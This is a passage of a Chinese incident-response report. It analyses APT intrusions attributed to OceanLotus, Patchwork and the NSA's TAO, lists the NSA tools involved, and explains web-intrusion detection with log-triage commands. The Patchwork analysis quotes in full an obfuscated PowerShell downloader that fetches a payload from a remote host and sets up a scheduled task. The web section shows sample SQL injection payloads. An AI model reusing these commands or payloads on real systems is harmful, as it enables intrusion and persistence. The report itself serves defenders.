2021-11-02 14:31:09	匹配白名单策...	网络流量	-	1[redacted]8.150	服务器	62540	54[redacted].178	互联网	443

通过 SIP 信息可以得到一个结论，事件发生时间较早，主机层面可能由于时间关系进程无法定位、文件无法定位等问题。

获取到远程后，虽然上述描述可能进程已经被 free 掉了，但是依然是需要遵循排查的流程对进程以及网络行为进行排查，幸运的是进程依然还在对外请求。




但通过内存的信息来看，这是一个进程注入后的 svchost.exe 进程，并不是真正的恶意程序。




结合多次处置海莲花 APT 的经验来看，该组织可能使用了白加黑恶意程序作为后门，在调用黑程序的时候黑程序对 svchost 做了进程注入，然后自身就结束了，所以通过目前进程情况我们无法得知是谁注入了 svchost。


对此情况可以使用应急响应中心自研的专杀工具（此工具目前已升级为“MRK_Rootkit”自动化专杀工具）对磁盘文件进行规则搜索，最终搜索结果发现存在一处可疑的文件。



通过扫描结果定位到了该文件存在的目录，这里有一个细节需要注意的，该工具是以压缩包的方式传入，并且解压且执行。




通过文件的创建时间，可以得出攻击者攻击时间大概在 2021 年 10 月 21 日 16 点左右。




找到文件后需要进一步排查，是否存在维权此类情况（因为 APT 组织在做渗透的时候会考虑到后续设备是否会关机重启等情况）。对于常见的杀毒软件，写入注册表启动项的动作通常是拦截阻断的，所以我们针对此类情况排查方式进行顺序调整：任务计划 -> 服务 -> 注册表。

拿到文件名称后，对于这类搜索就比较简单了，最终发现该程序存在了服务当中。




并且在日志中找到了相对应的日志记录。




现在需要解决的问题是，该组织如何进到服务器的以及拿到了什么样的权限?这类情况是需要继续往下排查的，但是由于操作系统日志被清理在操作系统日志中无法找到痕迹，所以需要借助相关设备。

现在的困难点是“如何搜索关键字”，这也是决定是否能够找到线索的关键，我们结合刚才的行为进行推测，主机上解压了文件，并且创建了服务，而且解压利用的是压缩包工具，再者并未发现有释放体，主机上没有远程控制软件，所以我们有理由怀疑攻击者拥有了桌面控制权限，那么我们可以对 3389 等远程管理端口进行检索。

首先定位到了 **.**.15.59 这个地址在 15：00~16：00 期间访问了 150 的 3389 端口，这段时间和样本落地时间相差不远，以此可以判断 15.59 被黑客控制，并利用 RDP 登陆了 150 这台服务器。但由于 15.59 并未对外部发布业务，那么黑客是如何进来的?此时依然有可能在内网还有存在异常的主机，针对此类情况，可以考虑放大范围：445（考虑到永恒之蓝、IPC 通道）、3389 等进行搜索。



在事件发生两天前 21.9 访问过 15.59 这台服务器利用的是 445，猜测可能是 IPC 等方式，因为设备没有记录到永恒之蓝的攻击行为。刚好 21.9 之前该用户也被相关单位通报存在海莲花后门这类情况，以此可以确定 21.9 也存在被 APT 组织控制的可能。那么谁控制了 21.9 呢?



我们继续往下查看，发现同样在 10 月 18 日，在 SIP 中发现 0.75 对主机 21.9 进行了访问，利用端口是 5900，可以知道 5900 端口是 VNC 管理软件所利用。

目前通过流量检索得出以下结论：

黑客对终端进行控制 0.75，利用 VNC 工具对 21.9 进行了远程管理，然后利用 445 等方式拿到权限请求了 15.59，并利用 RDP 登陆了 150 服务器，并且在 150 以及 21.9 服务器中留下后门进行维权。

某科研机构遭遇白象邮件钓鱼攻击

▶ 背景介绍

Patchwork 组织（又称摩诃草、白象）最早在 2013 年由 Norman 安全公司曝光，是一个疑似来源于南亚某国的 APT 组织。该组织主要对巴基斯坦、中国、孟加拉国等国和其他中东和东南亚各国展开攻击，以窃取政府机构、国防机构、科研教育、医疗体系等领域机密信息为主要目的。从攻击技巧看，历年来 Patchwork 最常使用鱼叉式网络钓鱼攻击投递恶意漏洞利用文档、VBA 宏代码文档作为主要打点 方式，也有尝试使用水坑攻击、鱼叉钓鱼链接等进行打点攻击的手段。为提升攻击成功率，Patchwork 在持续提升其社会工程学能力，包括应对不同的攻击场景，使用当前时事热点话题来制定不同的精准钓鱼诱饵，针对特定目标人群实施定向攻击。

▶ 应急响应过程分析

本次事件中，白象组织通过将自身伪装成具有研究海上飞机、船舶、空间站某项目经验的研究生，将“简历”当作附件发送给目标人员。

我们通过对攻击溯源发现，白象通过编写具有较强诱导性的邮件并附带附件邮件发送给目标，解压附件后如开启显示后缀可以很清晰的发现白象发送的简历文件为 LNK 快捷方式。

该快捷方式主要作用是利用 powershell 从远程地址 [redacted] 中下载 pdf 文件以及恶意程序，让目标在无感知状态下执行后门程序。

```
C:\Windows\System32\conhost.exe powershell $ProgressPreference = 'SilentlyContinue';$b='C:\Us-
ers';iw''r http://[redacted]/ae687htr/qazswi97 -OutFile $b\Public\resume.pdf;s''a''p''s
$b\Public\resume.pdf;iw''r http://[redacted]/ae687htr/1jeghg6
```

在应急响应过程中，我们发现目标在 2024 年 10 月 27 日 17 点 32 分运行了该程序。
在进程中可以发现恶意文件外联恶意域名，该进程利用了合法的 python 程序 + 非法 dll 组成的白加黑进行执行。
在落地文件中可以看到存在一个恶意的 python312.dll。
执行程序后，恶意程序将会在任务计划中创建计划任务 Edgeupdates。

▶ 样本分析

攻击者攻击者通过快捷方式执行命令：

```
powershell $ProgressPreference = 'SilentlyContinue';$b='C:\Users';iw''r
http://[redacted]/ae687htr/qazswi97 -OutFile $b\Public\resume.pdf;s''a''p''s
$b\Public\resume.pdf;iw''r http://[redacted]/ae687htr/1jeghg6 -OutFile "$b\Public\tim";r''e''n
-Path "$b\Public\tim" -NewName "$b\Public\pythonw.exe.exe";iw''r
http://[redacted]/ae687htr/16hrvh5 -OutFile "$b\Public\hen";r''e''n -Path "$b\Public\hen"
-NewName "$b\Public\python312.dll";c''p''i "$b\Public\resume.pdf" -destination .;sch''ta''s''ks
/c''r''e''a''te /S''c minute /T''n EdgeUpdate /t''r "$b\Public\pythonw.exe" /f;e''r''a''s''e *d?.?n?
C:\Windows\System32\conhost.exe powershell $ProgressPreference =
'SilentlyContinue';$b='C:\Users';iw''r http://[redacted]/ae687htr/qazswi97 -OutFile
$b\Public\resume.pdf;s''a''p''s $b\Public\resume.pdf;iw''r http://[redacted]/ae687htr/1jeghg6
```

其主要功能为：在 C:\Users\Public 目录下下载如图文件，并写入计划任务，执行 pythonw.exe.exe 程序。
pythonw.exe.exe 程序是 python 签名的白程序，拉起 python312.dll(恶意文件)，通过白 + 黑手法进行运行。
python312.dll 其主要功能为：请求 [redacted] 进行下载，放入内存执行。

某单位遭遇境外 NSA 武器渗透攻击

▶ 背景介绍


美国国家安全局领导下的 TAO（国内将其命名为：特定入侵行动办公室）对国内某单位进行了定点攻击，并对我国国内的网络目标实施了上万次的恶意网络攻击，控制了相关网络设备，疑似窃取了高价值数据。

事件过程为：20** 年 4 月，某用户遭受来自境外的钓鱼邮件攻击，其邮件内容以科研、答辩邀请、出国通知等为主题，在邮件内容中包含恶意程序通过伪装合法邮件的方式诱导受害者点击，企图通过此类方式获得邮箱、内网的控制权限。

▶ 应急响应过程分析

TAO（特定入侵行动办公室）利用掌握的 SunOS 操作系统 0day 漏洞针对多国教育机构、商业公司等网络服务器进行攻击，攻击成功后部署 NOPEN 木马程序达到长期控制的目的。之后 TAO 边利用被控制服务器作为跳板机将输入的指令利用被控主机进行中转，从而掩盖发起攻击的真正 IP 地址。

在部署完成后 TAO 利用 Solaris 远程溢出漏洞成功拿到该单位边界设备权限，并在边界设备中安装“二次约会“中间人劫持工具。



二次约会中间人劫持工具可以伪造返回包，该数据包比网站正常数据包提前到达用户主机，并在返回包中插入例如 Location: http://fox-exploit.com/ 等恶意链接，迫使用户在不知情的情况下访问 for-exploit.com 恶意网。该网址就是美国”酸狐狸”攻击平台，该平台会根据访问数据包的内容对信息进行判断，例如访问请求链接、软件版本、浏览器版本等，并根据不同的请求内容返回不同的数据包内容从而触发相对应的漏洞，获取该用户的电脑权限并实施控制。

获取权限后，TAO 组织会利用”饮茶”嗅探工具对该主机的运维管理服务器登录账户密码进行嗅探，其中包括输入的 ssh、telnet 账户密码信息、服务器边界账户密码本、运维人员账户密码、Ftp 服务器账户密码等。

获取所需要的信息后利用”吐司面包”工具对服务器上所产生的日志痕迹进行清理消除，确保操作的隐蔽性。

▶ 结论

美国 NSA 的 APT 组织的立足点与其他 APT 组织不同，从其使用的“量子注入”攻击技术、中间人劫持工具与配套的“酸狐狸”浏览器 0day 打击平台来看，美国 NSA 的目标是全球作战，就像美军基地和航母战斗群一样，可以打击全球的任何一个地区。

美国 NSA 在外围打点方面与其他 APT 组织不同，拥有难以想象的操作系统层面上的远程溢出 0day 漏洞和各种主流浏览器 0day 漏洞，在外网打点的初始阶段，他们很少用 Web 漏洞或者脚本漏洞，有时候直接是远程溢出漏洞打穿各种防护，在这方面其他国家 APT 组织都望尘莫及。

美国 NSA 组织拥有强大的漏洞挖掘能力和网络攻击武器研发能力。他们研发了种类繁多、数量繁多的各种攻击武器，根据以往的分析报告显示，同一种的木马可能就有几十个版本。在 2017 年“影子经纪人”泄露了美国 NSA“方程式组织”工具包，里面的十几个远程溢出漏洞利用工具，让整个安全圈都为之惊叹。

美国 NSA 在一次 APT 攻击事件前期，会做大量的准备工作，，包括匿名购买域名及服务器，甚至会专门成立公司去购买各种资源，在跳板机使用方面，他们会使用 0day 漏洞去获取目标国家的周边国家的服务器，以此隐藏自己身份。

▶ 此事件所涉及的 NSA 攻击工具列表如下

Toast（吐司面包）	针对 Linux 系统的日志清除工具，可用于查看、修改 utmp、wtmp、lastlog 等日志文件以清除操作痕迹。
Stoicsurgeon（坚忍外科医生）	针对 Linux、Solaris、JunOS、FreeBSD 系统的后门工具，该武器可持久化运行于目标设备上，根据指令对目标设备上的指定文件、目录、进程等进行隐藏。
EXTREMEPARR	针对 Solaris 系统的提权工具，CVECVE-2017-3622，其利用 dtappgather、文件许可、setuid 文件将登录用户身份提至 root，针对的操作系统为基于 x86 架构或 Sparc 的 Solaris 6 至 11。
Enemyrun（敌后行动）	针对运营商特定业务系统使用的工具，根据被控业务设备的不同类型，“敌后行动”会与不同的解析工具配合使用。
SlyHeretic（狡诈异端犯）	针对 Solaris 系统的密码嗅探工具，通过嗅探进程间通信的方式获取 ssh、telnet、rlogin 等多种远程登录方式下暴露的账号口令。

Suctionchar（饮茶）	攻击 Solaris 系统的提权工具，CVECVE-2017-3622，其利用 dtappgather、文件许可、setuid 文件将登录用户身份提至 root，针对的操作系统为基于 x86 架构或 Sparc 的 Solaris 6 至 11。
Ebbshave（剃须刀）	攻击 Solaris 系统的 RCE 工具，CVE-2017-3623，若目标打开 RPC 服务，攻击者可触发 Solaris XDR 代码中的缓冲区溢出漏洞，从而获得 shell，若配合 EXTREMEPARR，可远程获得 root shell，针对的操作系统为基于 x86 架构或 Sparc 的 Solaris 6 至 11。
Ebbisland（孤岛）	与剃须刀相同系列的工具
Seconddate（二次约会）	跨平台中间人攻击工具，运行时会进行进程注入，是 BADDECISION 的组件。工具将影响用户端与服务器间的实时通信，并悄悄将网络浏览器重定向到 NSA 服务器酸狐狸平台。利用的漏洞为 firefox、IE 浏览器漏洞或路由器漏洞。受害者可能在访问白网站的过程中被中间人植入恶意 payload。
Nopen	针对 Unix/Linux 平台的远控程序， 功能包括：内网端口扫描、端口复用、建立隧道、文件处理（上传、下载、删除、重命名、计算校验值）、目录遍历、邮件获取、环境变量设置、进程获取、自毁消痕。支持的架构：i386, i486, i586, i686, sparc, alpha, x86_64, amd64。支持的操作系统：FreeBSD、SunOS、HP-UX、Solaris、Linux
DanderSpritz（怒火喷射）	DanderSpritz 是一个模块化、隐蔽且功能齐全的后渗透框架，可用于 Windows 和 Linux。该框架包含绕过防病毒和安全工具、禁用和删除 Windows 事件日志、建立持久性、执行本地和网络侦察、在网络内横向移动以及泄露数据的工具。目标操作系统包括 win7、winserver2008/2003/2000

▶ 以上攻击工具针对的系统范围如下

Freebsd [4, 9]	CentOS [4.4, 6.3]	Debian [3.1, 6.0]	Redhat [4.5, 9.0]	Suse Enterprise [9, 11]
Ubuntu [8.04, 11.04]	AIX [5.1, 5.2]	Hpux 11.0	Solaris [2.6, 11]	SunOS [5.8, 5.9]
Fedora [1, 14]	Mandriva 2006	Mandrake 9.2		

▶ NSA 攻击涉及的目标软件主要有

RedHat 7.0 - 7.1 Sendmail 8.11.x	MDaemon email server
WDaemon / IIS MDaemon/WorldClient pre 9.5.6	IBM Lotus Domino 6.5.4 to 8.5.2
Avaya Call Server	IMail 8.10 to 8.22
IIS 6.0	

如需要恶意程序清单请联系应急响应中心专家获取。

Web入侵场景

背景简介

Web 入侵是指攻击者通过利用 Web 应用程序的漏洞或配置不当的安全机制，获得未经授权的访问权限，操纵、破坏系统或窃取敏感信息。随着互联网技术的快速发展，Web 应用已经成为许多企业核心业务的基础，因此 Web 入侵攻击也愈加常见且复杂多样。

Web 入侵的攻击手段繁多，常见的手法有以下几类：

漏洞利用：攻击者通过探测和利用应用程序中的未修补漏洞，如 SQL 注入、文件上传漏洞以及各类 RCE 漏洞等，获取系统控制权或敏感数据。

错误配置和弱密码：不当的系统配置、使用默认账户和密码、缺乏安全加固等因素，都可能成为攻击者入侵的切入点。

社会工程攻击：攻击者通过欺骗手段，诱导用户点击恶意链接，如 CSRF 等，泄露登录凭证或执行某些恶意操作。

随着攻防对抗的不断深入，攻击者已不再局限于利用单一漏洞，而是倾向于通过多个漏洞的组合进行攻击。多漏洞链条的利用大幅增加了攻击的复杂性和成功的可能性，使得防御方的检测与响应变得更加困难。


攻击方式

▶ SQL 注入

SQL 注入主要由于应用程序对用户输入没有进行合法性校验或过滤不严，导致攻击者可以在正常业务的查询语句后添加额外的 SQL 语句，以此来欺骗数据库执行非授权的查询操作，从而进一步获取数据信息，如果当前支持堆叠的话，也可以直接获取到服务器权限。

比如一段 SQL 注入数据包为：

```
formid=1'+(SELECT E WHERE 1=1 AND 1 IN (SELECT (^+(SELECT
SUBSTRING((ISNULL(CAST(DB_NAME() AS
NVARCHAR(4000)), )),1,1024))+^)))+
```



在经过恶意的语句拼接以后，就可以获取到更详细的数据库信息：

```
?sql=%20select%20categoryids%20from%20project%20where%20id=%27%27%20and%201=2%2
0union%20all%20select%20@@version&isworkflow=true
```

检测与防御方式

由于 SQL 注入依赖的就是 SQL 语句的关键字以及编码，因此可以从中提取关键字。

如用于闭合的 '、"、(、)、; 等字符，以及它们的 URL 编码形式 %27、%22、%28、%29、%3b 等；


如连接字符空格、加号 +，以及它们的 URL 编码形式 %20、%2b；

如 SQL 查询语句的关键字 select，用于增删改查操纵语句的关键字 insert、update、delete 等，常见组合语句的关键字和函数 from、count、order by、group by、concat、rand 等，基于时间盲注相关的函数 sleep，以及报错注入函数 updatexml、extractvalue 等。

▶ 文件上传

文件上传是通过应用程序中自带的上传功能来上传恶意文件，攻击者通常会通过绕过文件上传机制的校验，来直接上传 WebShell 或者木马文件，进而执行恶意代码，获取服务器权限。

比如没有进行过任何校验和过滤的上传接口，可以直接上传 WebShell。



检测与防御方式

由于上传功能属于正常的功能组件，无论是直接或者间接进行文件处理，如果没有对上传的文件进行有效的安全过滤，就会导致安全风险，因此我们需要对文件的合法性进行校验。

如判断文件类型，禁止上传后缀为 php、jsp、aspx 等可执行文件，以及常见的后缀变形；php5、pHp、pphphp 等，同时验证文件合法性，判断 MIME 文件类型，检测文件内容的特征字节是否与文件后缀相符；

如重命名上传文件名和路径，防止文件路径和文件名被攻击者获取，同时将文件存储在不可执行的目录中，防止被当作脚本执行；

如使用第三方存储桶服务，将上传文件与本地环境隔离。

▶ 反序列化

反序列化是发生在应用程序在处理序列化和反序列化数据的过程中，攻击者构造了恶意的序列化数据，在 Java、PHP、Python 等语言中，反序列化操作会自动恢复对象，就会导致注入恶意对象或者命令，进而获取系统权限。

如 Java 反序列化时利用 ObjectInputStream 等，通过注入 java.lang.Runtime 对象来直接执行系统命令。

检测与防御方式

由于反序列化使用的是语言自身的特性，并不能进行移除，因此需要限制去执行反序列化的来源和内容。

如避免不可信的数据，控制数据来源，只在内部通信中进行反序列化；

使用安全的序列化格式，避免使用内置的反序列化方案，选择使用如 Json、XML 等不会自动执行代码或恢复对象的方案；

如使用白名单，只允许反序列化预定义的、可信的对象类型，避免恶意对象注入。

▶ 模板注入

模板注入是在应用程序使用如 Jinja2、Twig 等模板引擎来生成动态内容时，未对用户输入进行校验并直接传递给模板进行渲染，导致服务器执行了预期之外的代码。

如向某 OA 系统嵌入恶意模板直接写入内存马模块。

检测与防御方式

由于模板引擎常用于 HTML 生成、电子邮件输出等，属于框架内置功能，因此需要对输入与渲染进行过滤。

如输入输出转义，将用户输入和模板输出内容进行严格转义，确保所有的内容只作为普通文本处理；

如使用模板沙箱，限制模板中表达式的执行权限，进而阻止恶意代码注入。

处置与溯源流程

虽然能够获取权限的漏洞有多种，但最终的目的都是为了写入 WebShell 或者写入内存马来对服务器进行控制，只要把握住这一点就能梳理出 Web 入侵的整体流程。

在进行应急响应分析时，主要有两种思路：

- 一是确认入侵时间范围，以此为线索，排查对应时间范围的可疑日志，再进一步排查日志对应的操作，来还原攻击过程。

- 二是在攻击者入侵之后，通常会留下后门维持权限，以便再次访问，可以以文件为线索，再根据对应日志来还原攻击过程。

▶ WebShell

首先对日志进行分析，统计和筛选 IP、网段、HTTP 请求状态、请求 URL 等信息，来查找过于频繁的请求以及恶意请求。

IP 统计

```
grep '23/May/2019' /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n | head -n 10
```

网段统计

```
cat /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3".0"}' | sort | uniq -c | sort -r -n | head -n 200
```

域名统计

```
cat /www/logs/access.2019-02-23.log |awk '{print $2}'|sort|uniq -c|sort -rn|more
```

HTTP 请求状态

```
cat /www/logs/access.2019-02-23.log |awk '{print $9}'|sort|uniq -c|sort -rn|more
```

URL 统计

```
cat /www/logs/access.2019-02-23.log |awk '{print $7}'|sort|uniq -c|sort -rn|more
```

文件流量统计

```
cat /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -rn|more grep ' 200 ' /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -rn|more
```

URL 访问量统计

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | egrep '\?|&' | sort | uniq -c | sort - rn | more
```

IP 统计

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | egrep '\?|&' | sort | uniq -c | sort - rn | more
```

筛选运行速度最慢的脚本

```
grep -v 0$ /www/logs/access.2019-02-23.log | awk -F '\" ' '{print $4" " $1}' web.log | awk '{print $1" "$8}' | sort -n -k 1 -r | uniq > /tmp/slow_url.txt
```

在对请求日志进行分析之后，可以过滤出较可疑的请求，然后根据对应的操作信息，对文件进行分析。

查询特殊权限的文件

```
find / *.jsp -perm 4777
```

查找 24 小时内被修改的文件

```
find ./ -mtime 0 -name "*.jsp"
```

根据确定时间来反推变更文件

```
ls -al /www | grep "Feb 27"
```

查看指定目录下文件按时间排序

```
ls -alt /www | head -n 10
```

对可疑文件可疑查看更详细的信息

```
stat webshell.jsp
```

▶ 内存马

如果没有发现恶意文件，但是又能够捕获到网络请求，则考虑内存马的可能性。

对于内存马的排查，首先判断是通过什么方法注入的内存马，先从对应日志中筛选可疑的请求，如果是 filter 或者 listener 类型，就会有大量 URL 请求相同，但参数不同的请求日志，并且查看是否有哥斯拉、冰蝎等工具的流量特征；

之后再对比返回为 200 的 URL 路径，是否存在页面不存在但依旧返回 200 的请求，如不存在对应文件，大概率为内存马；

如果未在 Web 日志中发现异常，则排查是否为中间件漏洞导致的代码执行，根据所使用的业务组件，查看是否存在已公开漏洞，根据对应的请求日志、错误日志来进行排查。

某企业用户业务服务器内存马注入事件

▶ 背景介绍

某企业用户通过相关情报得知，Web 业务服务器被攻击者得到主机权限。应急响应中心应用户要求对本次事件展开分析。

▶ 分析过程如下

01

首先了解涉事主机网络情况，通过对本业务系统的网络情况进行分析：

a) 对外仅映射 WEB 业务。

b) 未对外映射 RDP 高危端口，且 RDP 端口限制仅能通过堡垒机访问登录。

02 排除他因，因为 RDP 登录相关日志分析较为简单，可使用 "saft 工具 " 列出本机 rdp 登录情况，也可从堡垒机日志直接查看资源访问情况。经过简单排查未发现堡垒机或其他主机，在当天登录过该服务器，由此推断攻击者使用 web 相关漏洞得到主机权限。

03 对于 web 相关漏洞，优先使用流量设备进行分析，然而通常由于条件所限（https 加密、流量镜像未覆盖对应业务主机等情况），我们溯源时可能并没有流量日志进行辅助，则需要找到主机保存的相关对应流量访问日志（access 日志）来得到对应漏洞接口。

04 通常流量访问日志（access 日志）日志存量较大，我们通常要通过假设的方式，进行有效检索。例如本案例中，已经提及“攻击者得到主机权限”，我们则优先在本机检索是否落地有效恶意文件和流量日志中是否存在 webshell/ 内存马痕迹，此处以内存马痕迹 (webshell 同理) 为思路进行分析：

a) 攻击者点击 " 内存马注入 " 后，可能需要过一会儿内存马才注入成功，或攻击者的攻击语句未能成功注入内存马，这时候攻击者去访问 / 连接时，内存马还没注入成功，此时访问内存马路径，则服务器端可能会返回状态码——404。当注入成功后，使用工具连接内存马路径，服务器端返回状态码——200。

b) 攻击者的攻击语句，引起服务端报错，可能会返回状态码——5xx，成功注入后，连接内存马路径，返回状态码——200。

c)webshell 连接工具，连接内存马路径时，可能默认有一次 GET 访问，随后进行正常连接，存在大量 POST 访问。

05 若通过上一点得到有效接口，我们在能得到源码情况下，可对接口进行代码审计，明确问题点，提出针对性加固建议。

▶ 事件溯源分析过程

寻找 Web 业务当天的 access 访问日志。

根据 " 思路 " 中的方法进行实践，在第一种方法时就发现明显异常：


a)23/Jul/2024:13:42:05，攻击者最后一次访问 resource, 服务器返回 404，说明该资源还不存在。

b)23/Jul/2024:13:44:02，攻击者第一次访问 resource, 服务器返回 200，说明该资源存在。

综上，攻击者的内存马攻击接口应该存在于 23/Jul/2024:13:4x 左右。

```
[23/Jul/2024:13:39:57 +0800] "POST /resource/ HTTP/1.1" 404 4204
